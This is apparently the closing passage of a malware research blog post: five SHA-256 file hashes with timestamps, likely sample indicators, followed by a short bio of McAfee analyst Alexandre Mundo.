842b92ed20115ff28fd5b8b204e80e88168594aa5ce44c288a560ec6f907516a	2019:12:28 03:06:43+01:00
eedefda5ff588f0b194b97a0244d6d3e4892b9a5f1539b33aa0fa86a47be7ea1	2019:12:28 03:06:43+01:00
d398280940af9fcb5aad2f0eb38d7b00b9d241ad1c4abfe3ca726accded70e2a	2019:12:29 09:38:39+01:00
6e18acc14f36010c4c07f022e853d25692687186169e50929e402c2adf2cb897	2020:01:07 10:57:37+00:00
8e056ccffad1f5315a38abf14bcd3a7b662b440bda6a0291a648edcc1819eca6	2020:01:18 12:03:36+01:00

Alexandre Mundo

Alexandre Mundo, Senior Malware Analyst is part of Mcafee's Advanced Threat Research team. He reverses the new threads in advanced attacks and make research of them in a daily basis....